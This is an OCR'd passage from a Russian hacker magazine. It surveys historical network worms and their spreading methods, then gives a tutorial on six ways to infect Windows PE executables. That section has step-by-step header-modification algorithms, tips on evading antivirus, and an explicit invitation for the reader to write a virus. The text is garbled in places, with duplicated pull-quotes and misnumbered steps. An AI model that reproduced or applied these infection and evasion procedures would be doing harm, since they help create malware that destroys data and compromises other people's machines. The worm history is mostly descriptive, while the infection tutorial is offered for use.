при запуске соединялась с IRC-сервером и могла выполнять команды от хозяина. Помимо DDoS'a различными способами, червь успешно распространялся на другие linux-сервера и заразил в общей сложности 1600 машин по всему миру.

Чуть раньше Mighty, мир узнал о линуксовом червячке Slapper (кстати, часть его кода была позаимствована вышеописанным вирем). Я лично

Используя уникальный алгоритм поиска систем, червяк распространился на огромное количество компьютеров.

Через несколько недель появилась модификация CodeRed, написанная более грамотными людьми. Используя уникальный алгоритм поиска систем, червяк распространился на огромное количество компьютеров. Правда, DDoS в планы второй версии заразы не входил. На этот раз CodeRed поставлялся с бэкдором, что давало возможность удаленно управлять зараженной системой. Червь вписывался в реестр и активировался при каждом запуске компьютера.


Существовали и другие червяки, ориентированные на IIS-уязвимость. Известный IISWorm, например, проникая в систему, ищет адреса других серверов в... html-страницах веб-сервера. После проделанной работы вирус поражает программное обеспечение на машине. Имя файла-червя всегда постоянно - iisworm.exe.

LINUX НЕ ИСКЛЮЧЕНИЕ


Если ты думаешь, что червяки выпускаются только под винду - ты ошибаешься. Как я уже говорил, в Linux было обнаружено много уязвимостей в модулях Apache. Один из вирей, использовавший багу в mod_ssl получил название Mighty. Эта зараза сталкивался с этим вирусом. Зараза проникает на машину в UUENCODE-виде, затем записывает себя в /tmp/.bugtraq.c. После компиляции и запуска червь сканит инет на предмет баги в OpenSSL (происходит перебор по всем таргетам Slapper'a), а также следит за приходящими датаграммами на 2002 UDP-порт. Через бэкдор можно выполнить огромное количество команд, как, например:

1. Запустить локальный файл.
2. Совершить DoS-атаку различными методами (TCP, UDP, DNS или RAW пакетами).
3. Отослать электронное письмо.
4. Загрузить бинарный файл по протоколу HTTP и выполнить его.

Кроме того, все команды, которые передаются через UDP, зашифрованы, что защищает от прослушивания пакетов. »



Файлы червя Slapper



Vulnerability Note VU#102795

OpenSSL servers contain a buffer overflow during the SSL2 handshake process

Overview

OpenSSL is an open-source implementation of the Secure Sockets Layer (SSL) protocol. A remotely exploitable vulnerability exists in OpenSSL servers that could lead to the execution of arbitrary code on the server.

I. Description

Versions of OpenSSL servers prior to 0.9.6e and pre-release version 0.9.7-beta2 contain a remotely exploitable buffer overflow vulnerability. This vulnerability can be exploited by a client using a malformed key during the handshake process with an SSL server connection using the SSLv2 communication process.

Уязвимость в Веб-сервере, через которую проникает Mighty


Автор вируса преследовал цель создать полностью связную сеть для атак, так как зараза умела передавать команды и на другие зараженные им машины.

ДРУГИЕ УЯЗВИМОСТИ

■ Помимо Web, существуют другие уязвимости, которые используют многие вирусы. К примеру, линуксовый Adm юзает переполнение буфера в BIND, записывая себя на удаленную машину. При этом он передает лишь часть своего кода, который автоматически компилируется и докачивает остальные компоненты уже с зараженной машины.

Червяк состоит из восьми компонент, пять из которых являются shell-скриптами, а три - бинарными файлами. Поочередно запуская файлы, зараза инфицирует машины в Сети. После этого скачивает себя с FTP-сайта в виде архива, распаковывает его, и процесс продолжается по новой.

Последствия Adm очень нехорошие. Червяк находит все файлы index.html и вписывает туда постоянный текст "The ADM Inet w0rm is here !". После чего удаляет файл /etc/hosts.deny и отправляет письмо с IP-адресом зараженной машины на адрес электронной почты admsmb@hotmail.com.



Adm на Linux-сервере

Совсем недавно была обнаружена RPC-уязвимость на всех NT-платформах, которая позволяла открывать шелл с правами администратора. В конце июля (через пару дней после выхода сводки в bugtraq) майкрософтовцы испекли патч, закрывающий брешь. Но, как известно, мало кто установил его на свою систему (от баги RPC не помогали даже сервиспаки).


А через месяц случилось самое интересное - по инету был пущен червь LoveSan, который имел размер всего 6 Кб. Вирь проникал в систему под именем msblast.exe и содержал в себе следующие строки:

I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ?
Stop making money and fix your software!!

Симптомом заражения являлось наличие файла msblast.exe в каталоге Windows, а также частые перезагрузки компьютера из-за сбоя в RPC-сервисе. Ориентирован LoveSan был на Win2k/XP, другие системы им не инфицировались.

Вирусописатель был явно обижен на Microsoft, потому что зараза проверяла системное время, и после 15 августа вирь начинал флудить HTTP-запросами сервер www.windowsupdate.com. Об этом стало известно еще 13 числа, и Майкрософт готовился к масштабной атаке (на тот момент было зафиксировано около 12 тысяч зараженных компьютеров). К вечеру 15 августа хост www.windowsupdate.com перестал резолвиться в IP-адрес. Это было сделано специально, чтобы воспрепятствовать глобальному DDoS. Последствия атаки до сих пор не афишируются.

LoveSan записывается в системный реестр, поэтому после перезагрузки компьютера запускается вновь. Если установить патч, но не удалить червяка - особой пользы это не принесет, зараза все равно будет заражать новые сервера, используя твой компьютер. Сейчас уже выпущены специальные программы, которые позволяют детектировать и уничтожать LoveSan на рабочей станции. Советую проверить свою машину на наличие файла mblast - возможно, ты тоже находишься в списке уязвимых.




Машина с вирем LoveSan

Особый вид представляют собой червячки, заражающие систему через СУБД (системы управления базами данных). Ярким примером такой заразы является Spida. Этот экземпляр долбится на службу MsSql с дефолтовым паролем "sa". При удачном коннекте, вирус создает в системе новую учетную запись sqlagentcmdexec со случайным паролем, добавляя ее в группу Administrators. Далее копия Spida заливается в системный каталог винды, а уязвимость, через которую вирь проник в систему, успешно закрывается. Из побочных эффектов зафиксировано то, что червяк пытается отослать все учетные записи и базы данных на три e-mail адреса.

IRC-ЧЕРВИ

■ Особую категорию составляют червяки, которые передаются через Internet Real Chat. Этот вид заразы не использует уязвимости в системе, а активируется лишь после того, как юзер выполнит определенную IRC-команду. Распространяется вирь также через спам в IRC-каналах либо приватах.

Известный червь Jer находил своих жертв через IRC в виде безобидной web-страницы, на которой находился ActiveX-метод. Пользователь получал предупреждение от браузера, но, как правило, отвечал согласием на создание в системе файла. Скорее, чтобы отвязаться от назойливого окна. В итоге вирь записывал себя в виде mIRC-скрипта, а также закреплялся в реестре. Как только на канале звучало кодовое слово, злоумышленнику предоставлялся удаленный шелл для управления компьютером жертвы.



Именно здесь живут IRC-червяки

Непосредственно через IRC подхватить заразу довольно трудно, если быть предельно бдительным. Чаще черви рассылают по DCC либо просят выполнить определенную команду. Без ведома пользователя зараза не распространится (если, конечно, в IRC-клиенте нет уязвимостей).

ВАМ ПИСЬМО!


■ Самым излюбленным методом распространения червей является электронная почта. При этом неважно, какая система стоит у жертвы, а также нет необходимости искать уязвимость в операционке. Все происходит "по желанию" пользователя - как правило, он открывает прилагающийся к письму аттач и запускает заразу.

Примером стандартного аттачного червяка является вирус Coronex, написанный полностью на ассемблере.

Как это ни парадоксально, существуют червяки, которые... лечат компьютеры от других червей. Видимо, у некоторых вирмейкеров-энтузиастов возникло желание очистить глобал от грязи. Такие экземпляры также были признаны вирусами, хоть они и не приносят вреда.

Вирусописатель LoveSan был явно обижен на Microsoft, потому что зараза проверяла системное время, и после 15 августа вирь начинал флудить HTTP-запросами сервер www.windowsupdate.com.

Проникая на территорию врага, вирус осваивается в системе, а затем начинает сканить инет и ломиться на другие машины.



Патч от MicroSoft вышел сразу после обнаружения бреши

При открытии аттача с вирусом он копирует себя в c:\my downloads (либо в текущий каталог) под именем какой-либо игры. При этом размер вируса становится около 10 мегабайт. В определенное время происходит рассылка писем по всей адресной книге. Вместе с письмом, как ты уже догадался, поставляется аттач ;) в виде копии червяка.

Более известный вирус I Love You, заразивший огромное количество машин, был написан на Visual Basic и при активизации рассылал почту по адресной книге Microsoft Outlook, а также вписывал себя в реестр и в скрипт IRC-клиента (если таковой присутствовал). При этом его не замечал никакой антивирус, благодаря чему червь активно путешествовал по просторам интернета. Как ты знаешь, в теле вируса располагались строки, не относящиеся к коду:


```
barok -loveletter(vbe) < i hate go to school >
by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
Manila,Philippines
```

Кроме этого, вирус несет разрушительные действия. Во-первых, LoveLetter заменяет все VBS-файлы на свою копию. Во вторых, добавляет ко всем JPG и JPEG-файлам расширение VBS и делает ту же процедуру, что и с VBS-скриптами. Старый файл вирь уничтожает. И, наконец, ко всем mp3-файлам червяк добавляет дополнительное расширение VBS (со своей копией), а на старый устанавливает "скрытый" атрибут.


Червь был написан филиппинским школьником в тот день, когда он, прогуливая уроки, кодил на Бейсике за своим компьютером (как выяснилось позже ;)). Естественно, что при хорошей смекалке и умении программировать на любом языке, можно написать отличный червь, передающийся через электронную почту. Это связано с тем, что не нужно портировать код эксплоита и беспокоиться о том, что уязвимость будет пропатчена - что-что, а переписку по e-mail никто не запретит.

Еще пример? Популярный вирус Klez когда-то заразил огромное число машин. Причем электронная почта была лишь одним способом проникновения. При открытии аттача червь ищет все расшаренные диски в сети и записывает себя на удаленный компьютер. При этом он сканирует локальные диски, выбирает любой файл с расширением txt .htm .doc .jpg .bmp .xls или .mpg, добавляет к нему окончание .exe и дозаписывает себя в бинарную структуру.

По 13 числам месяца червь последовательно заражает все исполняемые файлы машины, заполняя их случайным содержимым. После этого восстановить бинарники уже не удается. Кроме этого, вирус заражает все .rar-архивы, добавляя в них свою копию. В теле червя хранится зашифрованный список адресов, с которых зараза отправляет себя по электронной почте, находя тем самым новую жертву в Сети ;). »



Никогда не открывай подобные аттачи!



1 Bulletins Topics

Sun announces the release of patches for Solaris(tm) 7, 2.6, 2.5.1, 2.5, 2.4, and 2.3 (SunOS(tm) 5.7, 5.6, 5.5.1, 5.5, 5.4 and 5.3), which relate to a vulnerability with sadmind

Sun recommends that you install the patches listed in section 4 immediately on systems running SunOS 5.7, 5.6, 5.5.1, and 5.5 and on systems with Solstice AdminSuite (AdminSuite) installed. If you have installed a version of AdminSuite prior to version 2.3, please upgrade to AdminSuite 2.3 before installing the AdminSuite patches listed in section 4.

Sun also recommends that you

- disable sadmind if you do not use it by commenting the following line in /etc/inetd.conf

100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind

- set the security level used to authenticate requests to STRONG as follows, if you use sadmind

100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind -S 2

The above changes to /etc/inetd.conf will take effect after inetd receives a hang-up signal.

2 Who is Affected

Vulnerable: SunOS 5.7, 5.7_x86, 5.6, 5.6_x86, 5.5.1, 5.5.1_x86, 5.5, 5.5_x86, and 5.4, 5.4_x86, and 5.3 with AdminSuite installed

Advisory об уязвимости в Sadmind

Существуют червяки, которые... лечат компьютеры от других червей.

Уникальность CodeRed была в том, что вирус не использовал никаких временных и постоянных файлов в своей работе. Червь переполз в систему в виде TCP/IP пакета, затем селился в оперативке машины и искал новые жертвы.

Известный червь Jer находил своих жертв через IRC в виде безобидной web-страницы, на которой находился ActiveX-метод. Пользователь получал предупреждение от браузера, но, как правило, отвечал согласием на создание в системе файла. Скорее, чтобы отвязаться от назойливого окна.

ДРУГИЕ ПЛАТФОРМЫ

К сведению, черви бывают не только под Windows и Linux, но и под любую систему, где существует какая-нибудь удаленная уязвимость. Примером такой заразы является червяк под SunOS, имеющий название Sadmind. Для размножения червь использует старую багу в демоне sadmind, о которой не раз писал bugtraq (http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba). Для поиска новой машины червяк случайно генерирует два первых числа IP-адреса, а затем перебирает полный ряд комбинаций для остальной части. После проникновения вирь создает файл .rhosts с отменой аутентификации по RPC и копирует себя на атакуемый компьютер в каталог "/dev/cuc". Так как все это происходит под root-правами, червь заносит себя в скрипт автозапуска, чтобы быть активным при следующем старте машины.

Также существуют свои черви под MacOS и другие менее известные операционки. Правда, они не являются революционными, так как в Сети очень мало компьютеров с древними системами.

Я ПРИШЕЛ С МИРОМ!

Как это ни парадоксально, существуют червяки, которые... лечат компьютеры от других червей. Видимо, у некоторых вирмейкеров-энтузиастов возникло желание очистить глобал от грязи. Такие экземпляры также были признаны вирусами, хотя они и не приносят вреда. Это обуславливается тем, что программа загружает процессор и оперативную память, тем самым отрицательно сказываясь на производительности системы.

Примером такого "полезного" червяка является CodeGreen. Проникнув в систему тем же путем, что и CodeRed, он уничтожает червя (если, конечно, он там присутствует), а также скачивает и устанавливает патч от Microsoft. В теле вируса содержится следующий текст:

Des HexXer's CodeGreen V1.0 beta

CodeGreen has entered your system
it tried to patch your system and
to remove CodeRedII's backdoors

Этот текст доказывает добрые намерения создателя червяка.

Сообщение от CodeGreen

Аналогичным античервяком под Linux является Cheese. Попадая в систему, он выполняет ряд действий, которые направлены на уничтожение сетевого червя Ramen. В первую очередь, Cheese просматривает файл /etc/inetd.conf и удаляет из него все запущенные бэкдоры (которые были предварительно оставлены Ramen'ом). Затем все стандартно: генерируются случайные IP-адреса, на которые античервь пытается законнектиться. В удачном случае он закачивает себя на удаленную машину, как это делал Ramen (на сервере выполняется код, который закачивает вирус в формате UUENCODE с помощью популярной программы lynx). После этого червяк активизируется вновь и размножение повторяется.

БУДЬ БДИТЕЛЕН!

При написании этой статьи преследовались две цели. Во-первых, показать тебе все возможности червей, а также методы их распространения. А во-вторых, обратить твое внимание на собственную безопасность - не исключено, что на твоем компьютере вовсю орудует какой-нибудь LoveSan или Cheese. Обязательно подпишись на рассылку Microsoft (хоть это и противно звучит ;)) и получай список уязвимостей и новых патчей, которые выходят чуть ли не каждый день. Тем самым ты оградишь себя от ненужной заразы и сохранишь всю информацию на своей машине.

W W W

- **www.viruslist.com/viruslist.html** - энциклопедия всех известных вирусов. От Лаборатории Касперского.
- **www.sdteam.com/articles/hack044.html** - Малая вирусная энциклопедия. Часть первая.
- **http://old.softerra.ru/review/security/7085/page1.html** - Малая вирусная энциклопедия. Часть вторая.
- **http://web-support.ru/net-security/sec_43_3.shtml** - Малая вирусная энциклопедия. Часть третья.

CONTENT:

- **Спец 12(25), Легкий Хак в цифровом формате**
- **Обновления для Windows**
- **Сайты и доки из номера**
- **Обновления антивирусных баз**

И ЕЩЕ:

ВЕСЬ СОФТ ИЗ НОМЕРА!

ADWARE/SPYWARE
Adaware 6.181
AD Muncher 4.51
BPS Spyware Remover
Proximitron 4.5
SoftTBN SDK 1.2
SpywareBlaster 2.6
SpywareGuard 2.2

АНТИВИРУСЫ
Dr.Web 4.30
Dr.Web 4.29 for Linux and clients
AMaViS 0.2.1 for Unix
Sophos 3.73
AntiVir Workstation 2.08
AntiVir Personal Edition 6.21
eTrust Antivirus 7
F-Secure Internet Security
Kaspersky Antivirus Pro 4.5
Kaspersky Anti-Virus for Linux
Norton Antivirus 2003
NOD32 Antivirus for Win9x
NOD32 Antivirus for WinNT
PC-Cillin 2003
Panda Antivirus Platinum 7
avast! 4 Home
avast! 4 Pro
Stop! 4.10
McAfee VirusScan for UNIX 4.24
McAfee VirusScan Home Edition 7.0

БРАНДМАУЭРЫ
Kaspersky AntiHacker 1.5
Kerio Personal Firewall 2.1.5
Outpost 1.0
Outpost 2.0 Pro
ZoneAlarm 3.7
ZoneAlarm Pro 4.0

СПАМ
Anti-Spam Filter 1.02
BayesIt! 0.4
Spam Bully for Outlook
Spam Bully for Outlook Express
Spam Eater Pro 4
McAfee SpamKiller
McAfee SpamKiller for MS Exchange
SpamPal 1.5
SpamAssasin 2.55
WinAntiSpam 1.18

АНТИТРОЯНЫ
Antiy Ghostbusters 4
TrojanShield
Anti-Trojan 5.5
DiamondCS TDS-3
Trojan Remover
TrojanHunter 3.6

СОФТ ОТ NONAME

Адресная книга v4.4.4
Flexiblesoft Dialer II v3.43
WebPictures v1.85
Tweak-XP Pro v2.0.11c
RazorLame v1.1.5.1342
MagicTweak v2.50
GoSURF v1.7
MTSBalance v2.20
Nero Burning Rom v6.0.0.15
MTSDetail v1.14c
ListTV v3.7.6
Password Spy v1.01
Шифратор-дешифратор файлов v1.54
NetInfo v4.8 804
PrintMonitor v1.2
Pornosaur v1.44
FreeMemory v1.95
AOH Pro v5.5
MobyDock DX v0.77a
TrackSeek v2.07
WinOrganizer v2.4 (build 450)
WebDrive v5.30
Flash Saver v4.0
FastCache v1.01
BIOS Patcher v4.00.RC.F
AltDesk v1.5.2
Mail Them Pro v5.2.1
System Commander v7.05
Карточная игра в дурака v3.0
VcdromX v4.1
nnCron LITE v1.13
Keyword Live v2.20
Fast Browser Pro v6.01
Keyword Extractor v1.03
Advanced Dialer v2.5f
NetLimiter v1.21 (beta)
FTP Voyager v10.0.0.4
Advanced Viewer v0.65 (build 120)
ArtMoney v6.27
Web Compressor v1.03
Mobile Net Switch v1.9.8
Идеальный партнер v1.58 Pro
TimeRecorder v3.3.5

СПЕЦ CD

Вирусы... все мы с ними сталкиваемся, рано или поздно. У кого-то эти встречи походят относительно безболезненно, кто-то после них подумывает о самоубийстве :). Хочешь знать, как действует твой противник, как обезопасить себя и как вычистить заразу с наименьшими последствиями? А может ты хочешь наводить страх на весь мир своим супер опасным и неубиваемым вирусом? В любом случае, на диске ты найдешь кучу защитных утилит, которые после установки и грамотной настройки превратят твой компьютер в настоящий бастион. И доки, которые помогут тебе разобраться в устройстве вирусов. И как обычно, последние обновления для Windows и софт от NoName.

Эдайн Гхэллах

ЗАРАЖЕНИЕ ФАЙЛОВ

6 СПОСОБОВ ИНФИЦИРОВАТЬ PE-ФАЙЛ

Вирусы размножаются путем заражения исполняемых файлов. В Windows такими файлами являются файлы формата PE (Portable Executable), который был разработан на базе ELF (executable linkable format) из ОС Unix, что, несомненно, пошло ему на пользу.

Итак, рассмотрим устройство файла:

DOS часть.
PE заголовок.
Таблица секций.
Секция 1. Секция 2. Секция n. ....

Файл начинается с DOS части, которая нужна лишь в целях совместимости. В самом начале располагается простая программа, единственной целью которой является вывод на экран строки: This program must be run under Win32.


Впрочем, эта часть нам не понадобится, важно знать лишь две вещи: то, что любой файл начинается с двух байт - "MZ", и то, что по адресу 3ch от начала файла лежит смещение PE заголовка. Последний очень важен, и нужно остановиться на нем подробнее.

0h	PE, 0, 0
	...skip....
6h	Num of Objects
	...skip....
14h	NT Header Size
	...skip....
28h	Entry point RVA.
34h	Image Base
38h	Object align.
	...skip...
50h	Image Size

PE заголовок содержит довольно много полей, поэтому все, что не касается непосредственно заражения, было выброшено. Так что, если тебе нужно более обширное описание PE формата, смотри ссылки в конце статьи. Я лишь коротко пробегусь по тем полям, значения в которых нужно менять при заражении. Заголовок начинается со слова "PE" и двух нулей. Num of Objects - число размером в слово, содержащее количество секций в файле. NT header Size - используя это поле, можно получить размер всего заголовка. Он будет равен: NT header Size + 18h. Entry point RVA - смещение в файле, по которому передается управление при запуске файла. Image Base - адрес, по которому, производится загрузка файла в память (обычно 0x00400000). Object align и file align - выравнивание, важная вещь, и о нем стоит поговорить подробнее. Как видишь, оно тут двух видов: выравнивание секций (object align) и файловое выравнивание(file align). Это обусловлено спецификой работы компьютера - чтение информации с жесткого диска производится секторами, а из памяти страницами. Т.е. если файл занимает 1 байт, с диска будет все равно прочитано 512 (1 сектор). Поэтому размер файла на диске дополняется нулями (выравнивается) до определенного значения (обычно 512). То же самое в памяти, только там выравнивание обычно происходит на одну страницу (1000h). Проще говоря, выравнивание - это округление до определенной константы, нужное для оптимизации работы компьютера (или для усложнения жизни вирмейкерам, но это уж кому как). Image Size - виртуальный размер всего файла вместе с заголовками.

Прежде чем перейти к дальнейшему описанию, нужно прояснить одну важную вещь - PE файл состоит из секций. Одна секция может содержать код, данные, таблицу импорта или что-нибудь еще. Главная сложность заключается в том, что секция на диске не обязательно соответствует секции в памяти. Это происходит по нескольким причинам: отчасти из-за выравнивания, о котором было сказано выше, а еще потому, что существует такая вещь, как неинициализированные данные. К примеру, если в листинге написать: buffer rb 1000h, то размер файла на диске не увеличится ни на байт. Другое дело в памяти, здесь он будет больше ровно на 1000h. Информация о секциях хранится в специальной таблице. Она идет сразу же после PE заголовка и состоит из набора заголовков секций. Каждый заголовок описывает одну секцию файла: ее размер, адрес загрузки, параметры и т.п.

Это была последняя таблица, знание которой необходимо для заражения файлов. И последняя вещь: прежде чем начинать работать с файлом, вирусу нужно проверить, что это действительно PE файл. Исходя из всего вышесказанного, получаем простенький алгоритм проверки:



...хорошо видно, что секции выравниваются нулями

❶. Прочитать файл в память (по адресу xxxxxxxx).
❼. Проверить первые два байта на соответствие MZ.
❽. Взять смещение PE заголовка по адресу xxxxxxxx+3ch.
❿. Выровнять его на адрес загрузки (прибавить xxxxxxxx).
❺. Проверить первые два байта на соответствие "PE".

Способ первый. Запись в конец последней секции

Это способ является самым простым, и при этом довольно эффективным. Именно поэтому его используют большинство вирусов. Действительно, запись вируса в конец файла (т.е. в последнюю секцию) кажется наиболее логичной. Но есть и недостаток - все антивирусы очень внимательны к последней секции файла. Особенно, если туда указывает ImageBase. Впрочем, для начала - это лучший способ. Алгоритм заражения такой:

0h	object name
08h	virtual size
0ch	Section RVA
10h	Physical size
14h	Physical offset
18h	Reserved
28h	Object flags

object name	имя секции
virtual size	виртуальный размер секции, т.е. размер после загрузки в память
Section rva	адрес начала секции в памяти
Physical size	размер секции на диске
Physical offset	смещение секции в файле
Object flags	флаги секции, с помощью них можно установить права записи, чтения и исполнения содержимого секции

❶. Получить смещение последней секции, умножив количество секций на 28h.
❷. Увеличить virtual size секции на виртуальную длину вируса.
❸. Увеличить physical size секции на физическую длину вируса.
❹. Записать тело вируса по адресу Physical offset + Physical size.
❺. Изменить EntryPoint в PE заголовке на начало вирусного кода.
❻. Увеличить ImageSize на виртуальную длину вируса.
Вот и все, как видишь - очень просто. Единственное, что еще нужно добавить, в данном случае виртуальная длина вируса - это длина вируса, выровненная на virtual align, а физическая длина - соответственно, длина, выровненная на physical align.

Способ второй. Добавление новой секции

Тоже очень популярный и простой метод. Несложно добавить еще одну запись в object table и записать тело вируса в конец файла. Но, как и у предыдущего способа, есть большой минус - любой мало-мальски уважающий себя антивирус прибьет твой вирус как нечего делать.
Не идеально, но намного лучше, добавляя новую секцию, записывать ее не в конец файла, как это делается обычно, а в начало. Остальные секции при этом сдвигаются. С точки зрения антивируса определить наличие вируса будет уже намного сложнее.

Сайт вирмейкера zOmbie

Способ третий. HLL метод

Это далеко не самый лучший способ. Я бы даже назвал его ламерским. Но он существует, и даже есть люди, использующие его в своих вирусах. Своим появлением этот метод обязан языкам высокого уровня (и именно в них он применяется чаще всего). Суть в том, что вирус заменяет собой заражаемый файл, который просто присоединяется к телу вируса. Во время запуска вирус извлекает из себя программу и запускает ее. Реализовать такой способ очень легко, да к тому же можно упаковывать исходный файл, и тогда размер зараженного файла не увеличится. Но на этом плюсы данного метода заканчиваются. Короче говоря, я надеюсь, ты никогда не будешь заражать файлы таким способом.

Способ четвертый. Заражение первой секции


Данный способ довольно сложен в реализации. Но оно того стоит. При заражении вирус дописывается к концу первой секции. Все остальные секции сдвигаются. Если все сделать грамотно, антивирусу будет очень сложно определить наличие вируса.

Способ пятый. Запись в свободное место

Очень продвинутый способ. Именно он применялся в небезызвестном вирусе Чернобыль.
Вирус записывался в свободное место в каждой секции, а стартовый код помещал в свободные поля в заголовке. Рассматривая PE формат, я говорил о выравнивании. Так вот, именно благодаря выравниванию этот способ имеет место. Открой любой exe-файл и посмотри внимательно. Наверняка ты увидишь довольно много нулей. Это загрузчик с их помощью дополняет размер секции до file align. Именно на место этих нулей мы и будем записываться.
Причем если секций в файле несколько, и в одну вирус не умещается (а так бывает чаще всего), придется разбить вирус на несколько частей и записывать их в разные секции, связав jmp'ами. Главное при этом - правильно посчитать смещения, учитывая виртуальные адреса секций и их размеры.
После такого любой антивирус отдыхает.

Способ шестой. Интеграция с телом программы


Это элитный способ, применить который по силам немногим. По-моему, впервые он был освещен в работах



известного московского вирмейкера z0mbie. И осуществлен им же, в вирусе Mistfall-z10. Алгоритм заражения этого вируса такой:

❶. Дизассемблировать файл.
❷. Интегрировать файл с телом вируса.
❸. Ассемблировать файл.

Круто, да? Никаких тебе записей в конец файла и HLL извратов. Вирус просто растворяется в теле программы, становясь ее неотделимой частью. Наверное, не нужно говорить, что антивирусам тут ничего не светит. Я ничего не скажу о реализации данного способа, т.к. для ее описания мне не хватило бы всего журнала, но ты сможешь найти нужную информацию на страничке z0mbie.



Антивирусы научились детектировать z10 только через год после его выхода!

эпилог

Теперь ты знаешь, как заражаются файлы. Да и не только знаешь - вполне можешь сам замутить что-то подобное. Начать стоит, конечно, с первого способа. Хорошо освоив его, можно попробовать многообещающий пятый способ. Ну, а если ты совсем крутой вирмейкер, то шестой способ - твой выбор.

Наверняка ты увидишь довольно много нулей. Это загрузчик с их помощью дополняет размер секции до file align. Именно на место этих нулей мы и будем записываться.

